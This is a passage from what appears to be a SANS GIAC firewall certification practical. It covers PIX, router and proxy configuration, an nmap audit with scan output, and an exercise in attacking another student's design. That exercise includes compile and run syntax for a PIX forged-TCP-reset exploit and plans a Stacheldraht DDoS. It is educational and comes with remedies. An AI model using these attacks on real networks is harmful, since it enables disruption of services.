Supplier Firewall(config)# isakmp identity address
Supplier Firewall(config)# isakmp policy 10 authentication pre-share
Supplier Firewall(config)# isakmp policy 10 encryption 3des
Supplier Firewall(config)# isakmp policy 10 hash md5
Supplier Firewall(config)# isakmp policy 10 group 1
Supplier Firewall(config)# isakmp policy 10 lifetime 3000
```

All the firewalls will have the same security measures that were mentioned starting on page 27.

Note: *In some instances, there may be difficulties in getting this VPN established with the given configuration. The problem can be attributed to network address translation issues. Remember, the inside network should not be translated. Sometimes, the "nat (inside) 0 access-list" command does not perform correctly for an unknown reason. If this problem does occur however, there is a workaround. Fortunately, address translation can be accomplished two ways on a PIX. The static command can be used to map the inside network to itself on the outside, thus not translating the address. Using an example from the GIAC side of the VPN, a command on the firewall would look as follows:*

```
VPN Firewall(config)# static (inside,outside) 192.168.4.0 192.168.4.10 netmask
255.255.255.0
```

The 192.168.4.0/24 network will not be translated by performing this static command. This problem is not well documented by Cisco yet, however it is currently being investigated. At this point, it is simply being mentioned in the event anyone uses this configuration and runs into a similar problem. The author has encountered this problem.

2.4.3 VPN Routers:

The VPN router's only purpose is to route to the remote VPN sites. These routers will also employ all the security characteristics of the Internet router mentioned in previous sections. The only difference with the routers will be the actual routing. There will not be a default route on any of the VPN routers. In the example below, the GIAC VPN router is being shown:

```
GIAC VPN Router(config)# ip route 4.4.4.2 255.255.255.255 9.9.9.1
GIAC VPN Router(config)# ip route 11.11.11.2 255.255.255.248 9.9.9.1
```

The statements above instruct the router how to get to the supplier's serial interface, as well as the network where the supplier's firewall resides. 9.9.9.1 is the next hop router belong to GIAC's ISP. The following static routes take care of the partner and acquisition:

```
GIAC VPN Router(config)# ip route 8.8.8.2 255.255.255.255 9.9.9.1
GIAC VPN Router(config)# ip route 12.12.12.2 255.255.255.248 9.9.9.1
GIAC VPN Router(config)# ip route 6.6.6.6.2 255.255.255.255 9.9.9.1
GIAC VPN Router(config)# ip route 13.13.13.2 255.255.255.248 9.9.9.1
```

Additionally, the router will perform egress filtering to only permit traffic coming from its Ethernet interface. Keep in mind that since IPSEC with ESP is being used, all VPN traffic will go out translated. Therefore, the VPN router should only pass traffic coming from the 14.14.14.0/29 network:

```
GIAC VPN Router(config)# ip access-list extended vpn_egress
```

```
GIAC VPN Router(config-ext-nacl)# permit ip 14.14.14.0 255.255.255.248 11.11.11.0
255.255.255.248
GIAC VPN Router(config-ext-nacl)# permit ip 14.14.14.0 255.255.255.248 12.12.12.0
255.255.255.248
GIAC VPN Router(config-ext-nacl)# permit ip 14.14.14.0 255.255.255.248 13.13.13.0
255.255.255.248
```

Then the access-list is applied to the Ethernet interface on the router:

```
GIAC VPN Router(config)# int e0/0
GIAC VPN Router(config-if)# access-group vpn_egress in
```

Next, logging needs to be setup. The VPN router will send UDP port 514 syslog messages through the firewall and to the IDS sensor, which also has syslog services running. Remember that it cannot log to the syslog's real address, because the firewall is translating 192.168.4.10 to 14.14.14.3:

```
GIAC VPN Router(config)# logging buffered 7
GIAC VPN Router(config)# logging 14.14.14.3
```

The routers at the other sites will be configured in a similar fashion. Split horizon is not used because neither the firewalls nor routers are using distance vector routing protocols (RIP was disabled on all PIX firewalls). Only distance vector protocols are vulnerable to split horizon.

2.5 Squid-Cache Web Proxies:

The squid-cache proxy servers between the Core and Maintenance networks aim to control HTTP web traffic. Information gathered on configuring the proxy servers was obtained from Oskar Pearson's Squid: A User's Guide. More detail on the structure of the following ACL's is provided in Appendix B.


All entries are added to the squid.conf file on the system running the proxy. The first ACL, named *good_networks*, simply defines three Class C networks that the IT department wants to permit access to the web. Access is granted on the third line, by the *http_access* instruction. The second ACL, named *all*, defines a source of everything by matching all bits of the network. This ACL is matched with the deny *http_access* command, meaning all else gets blocked.

```
acl good_networks src 192.168.10.0/24 192.168.20.0/24 192.168.30.0/24
acl all src 0.0.0.0/0.0.0.0
http_access allow good_networks
http_access deny all
```


Basically, only the General Users, Research & Development, and Human Resources will be able to surf the Internet.

2.6 Gauntlet Firewalls:

There are two Gauntlet proxy firewalls in the GIAC architecture. One protects the Research & Development department, while the other defends Human Resources. The configurations will be briefly covered. On the next page is a simple diagram to help illustrate the configuration:




Gauntlet was chosen to firewall because both departments consider their data highly sensitive, and definitely want to keep prying eyes at bay. A proxy firewall, while a bit slower than stateful firewalls, goes far deeper, all the way to the application layer of the OSI model to ensure the packet is valid (Fraser, p. 21-22). To simplify matters, only the Research & Development firewall will be shown. The Human Resources firewall is configured in a similar manner, only the network numbers will change.



The screenshot above shows the Policy Map of the configuration. This window describes the source address for the Research & Development department, which is 192.168.20.0/24. The configuration shows that this network is permitted to communicate using the “trusted” policy, which is shown on the next page:

The trusted policy contains all the allowed protocols, or proxies, that are allowed. In this case, the Research & Development department is the only source address allowed, and it can only use FTP, HTTP, SMB, SMTP, SSH, SSL, SybaseSQL, and telnet. Now that the protocols and source address are defined, a destination needs to be identified:



Using the Destination Access window, the destination of the source network (Research & Development), is defined. This window states that everything is permitted as a destination.

To summarize all the windows just shown, the 192.168.20.0/24 network can communicate from the Trusted side of the firewall to anywhere on the Untrusted side of the firewall using only those protocols listed in the Trusted Policy. This configuration denies all access from the Untrusted side to the Trusted side of the network.

Assignment 3 - Audit Your Security Architecture

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:
Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.
Implement the assessment. Validate that the Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.
Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.
Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

3.1 Planning the Assessment:

Prior to the audit, a time schedule needs to be determined for the testing. Testing just once will not suffice. A proper audit should be spread over the course of approximately one week (at a minimum). In addition, different times should be identified. Tests will be run during non-peak business hours (there is a risk of seriously hampering network performance due to the nature of scanning tools). GIAC management is not convinced that auditing during normal business hours is prudent, so off hours have been chosen instead.

3.2 Costs:


The cost of auditing the network should be minimal if any. Since the IT department will be conducting the audit, no costs are incurred for contractor support. Since the scanning will most likely take place after hours, the support team may need to be paid overtime (depending on how the company handles such situations). The scanning utility that will be employed during the evaluation is nmapNT, which is free of charge. The only great concern that GIAC Enterprises has is in regards to any downtime or loss of productivity due to the scanning itself.

3.3 Performing the Audit:

This audit will be targeted at the Internet Firewall, the Cisco PIX 525. First, the nmapNT scanner will be placed on the outside 11.11.11.0/24 network. The scanner will be assigned an IP address of 11.11.11.100.

The WWW network will be targeted first. Only HTTP and SSL traffic should be open to the outside world.

The following diagram should assist:



The port scanner will use the following command:

Nmapnt –sS –P0 11.11.11.6 –p1-65535

Usage for the nmapNT arguments are:

-sS TCP SYN stealth port scan
-sA TCP ACK scan
-sU scans UDP ports

-P0 Will not ping the host (because most firewalls block ICMP traffic, including GIAC's)
-p ports that are scanned (in this case, a all ports)

Remember that 11.11.11.6 is translated to 192.168.1.20 with a static command.

The output of the scanner is as follows, in shortened format:

```
Starting nmapNT V. 2.53 SP1 by ryan@eEye.com
EEye Digital Security ( http://www.eEye.com )
Based on nmap by fyodor@insecure.org  ( www.insecure.org/nmap/ )

Interesting ports on      (11.11.11.6):
Port            State           Service
79/tcp          filtered        finger
80/tcp          open            http
81/tcp          filtered        hosts2-ns

442/tcp         filtered        cvc_hostd
443/tcp         open            https
444/tcp         filtered        snpp
```

Results when scanning 11.11.11.7 (the other web server) had identical results.

This test performed as expected. The only ports available to the WWW network were TCP 80 and 443. All other ports were filtered by the firewall, as shown in the above output of nmapNT.

The Service network will be tested next. On the next page is a diagram to help illustrate the assessment.

The following command is for the mail server:


Nmapnt –sS –P0 11.11.11.5 –p1-65535

```
Interesting ports on      (11.11.11.5):
Port            State           Service
24/tcp          filtered        priv-mail
25/tcp          open            smtp
26/tcp          filtered        unknown
```

The mail server also performed as expected. The firewall is blocking everything but SMTP to and from this server, which is shown in the following excerpt of the PIX:

```
106023: Deny tcp src outside:11.11.11.100/44290 dst service:11.11.11.5/24 by access-
group "inet_acl"
106023: Deny tcp src outside:11.11.11.100/44290 dst service:11.11.11.5/26 by access-
group "inet_acl"
302001: Built inbound TCP connection 61 for faddr 11.11.11.100/44290 gaddr
11.11.11.5/25 laddr 192.168.2.30/25
302002: Teardown TCP connection 61 faddr 11.11.11.100/44290 gaddr 11.11.11.5/25
laddr 192.168.2.30/25 duration 0:00:00 bytes 0 (TCP Reset-O)
```

The first two entries show TCP ports 24 and 26 getting blocked by the inet_acl. SMTP traffic is shown in the last two entries as successful.



Next is the external DNS server for GIAC:

Nmapnt –sS –sU –P0 11.11.11.4 –p1-65535

The results are as follows:

```
Interesting ports on       (11.11.11.4):
```

Port	State	Service
52/tcp	filtered	xns-time
52/udp	filtered	xns-time
53/tcp	***open***	***domain***
54/tcp	filtered	xns-ch
54/udp	filtered	xns-ch

No ports were available when scanning anything on the internal networks.

Other than the SYN scans, ACK scans were also administered. The results were acceptable – all ACK packets were filtered:

Nmapnt –sA –P0 11.11.11.5 –p1-65535

Below is an excerpt of the firewall log showing the denied traffic:

```
106015: Deny TCP (no connection) from 11.11.11.100/42852 to 192.168.2.30/25 flags
ACK  on interface outside
106015: Deny TCP (no connection) from 11.11.11.100/42852 to 192.168.2.30/26 flags
ACK  on interface outside
106015: Deny TCP (no connection) from 11.11.11.100/42852 to 192.168.2.30/24 flags
ACK  on interface outside
```

Identical results were obtained when scanning the DNS and the web servers, as well as internal hosts.

3.4 After the Audit:

With the results pulled from the assessment, GIAC's IT department considers itself very confident that the firewall is performing as designed. Despite this confidence, network security is a fragile business. This fact has motivated GIAC Enterprises to make a few recommendations.

First, if funds are sufficient, a respectable third-party contractor specializing in network audits should perform one on GIAC's architecture. Although all tests responded satisfactorily, someone with a non-biased view can greatly add depth and insight into such an assessment. Taking this initiative further, GIAC Enterprises may also pursue obtaining ISO/IEC 17799 certification. This accreditation will provide international compliance regarding information technology.

Secondly, audits should will scheduled on a regular basis, and will become integrated into the reportable tasks of the IT department. All staff members that are not sufficiently trained will be sent to proper classes or will be given the

necessary resources to become proficient in the security field. Training should be an on-going process, and all certified technicians should re-certify when they need to.

In addition, TACACS should be implemented for authenticated access to routers and other network devices. This functionality will also help in identifying personnel when changes are made network devices, because the log information will contain the logged-in administrator instead of simply an IP address (which could be anyone).

To improve syslog capabilities, a dedicated server should be assigned for all centralized logging. This server should be placed on the Maintenance network. A possible recommendation might be PrivateI software, from OpenSystems. This software provides complete logging capabilities, in addition to real-time alerting and reporting based on captured udp/514 traffic. In addition to ease of operation, such a program can simplify incident response if legal actions need to be taken (Fraser, p. 37-59). Also, it provides management with valuable reporting, which always helps prove the effectiveness of security measures (and costs associated with them).

Integrity of data may also be an item that needs further investigation. To ensure that unauthorized persons do not modify data on all sensitive servers, an application such as Tripwire may help.

The utility used for the scan was nmapNT. In the future, GIAC would like to diversify by using different tools, such as the free SuperScan or the commercial ISS scanner. By overlapping these programs, the probability that one scanner will have an error or bug will be of less concern. One bug in two different scanners is highly unlikely.

All servers and workstations on the network should have updated anti-virus software. This requirement may be enforced with a program such as Microsoft's SMS segment of the back office suite.

Also, there must be a very strict process regarding change. Change to the architecture (additions, removals, upgrades, etc.), will be approved by a security administrator of the IT department.

Finally, GIAC plans to perform denial of service attacks, such as a smurf attack, upon the firewall. This attack should only be performed during the least active off-hours, due to the considerable burden it may pose upon the network.


Assignment 4 - Design Under Fire

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!
Select a network design from any previously posted GCFW practical (http://www.sans.org/giactc/gcfw.htm) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:
An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.
A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.
Note: this is the second time this assignment has been used. The first time, a number of students came up with magical "hand-waving" attacks. You must supply documentation (preferably a URL) for any vulnerability you use in your attack, and the exploit code that you use to accomplish the attack. The purpose of this exercise is for the student to clearly demonstrate they understand that firewall and perimeter systems are not magic "silver bullets" immune to all attacks.

The network design that has been chosen is Christopher A. Martin's practical. This practical is located at http://www.sans.org/y2k/practical/christopher_martin_GCFW.doc.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Below is the diagram from the assignment:



4.1 Attack on the Firewall:

The firewall in this practical is a Cisco PIX 525. The version of IOS has not been specified, so version 5.0(3) will be assumed. On older versions of code, there is a forged TCP reset vulnerability. The source code for this exploit can be obtained at:

http://www.securityfocus.com/data/vulnerabilities/exploits/pix_reset_state.c

The exploit is complied on a FreeBSD system (the code itself is shown in Appendix C):

```
FreeBSD Host# gcc –o pix_tcp_rst pix_reset_state.c
```

The executable file has been renamed pix_tcp_rst. The syntax of this exploit is as follows:

```
FreeBSD Host# ./pix_tcp_rst {spoof_file} {target} {sps} {spe} {dps} {dpe}
```

where:

```
spoof_file    = simple file containing IP addresses that are spoofed
target        = IP address of the victim host
sps           = starting source port
spe           = ending source port
dps           = starting destination port
dpe           = ending destination port
```

The spoof file in the example below is named spoof_IP, and only contains 2 IP addresses:

```
FreeBSD Host# cat spoof_IP
2.2.2.2
3.3.3.3
```

Addresses in the spoof file should be IP's that are already communicating through the PIX. This vulnerability disrupts established connections only, so some reconnaissance is needed to sniff traffic that is currently talking through the firewall (which will help in identifying the source and destination ports).

To fix this problem, an IOS upgrade must be performed on the firewall. Any 5.2(x) version of firewall code will alleviate this problem, however; a recommended version is 6.0(1). Newer versions of the IOS inspect for valid sequence numbers for established TCP connections, whereas vulnerable code only checked for source IP address/port and destination IP address/port.

4.2 Denial of Service Attack:

Stacheldraht was chosen as the denial of service attack. Similar to the TFN (Tribal Flood Network) attack, Stacheldraht is more advanced by using encrypted communication to send traffic between the attacker and the handlers (or masters). A simple illustration depicting the Stacheldraht network, which will attack the targeted GIAC Enterprises, is shown on the next page.

This attack will utilize TCP SYN floods against the mail and web servers of GIAC Enterprises. Below is an excerpt from the practical showing the rule-set of the packet filtering router:

Router ACL:

```
access-list 101 permit tcp any host 204.204.204.104 eq 25
access-list 101 permit tcp any host 204.204.204.100 eq 80
access-list 101 permit tcp any host 204.204.204.101 eq 80
```

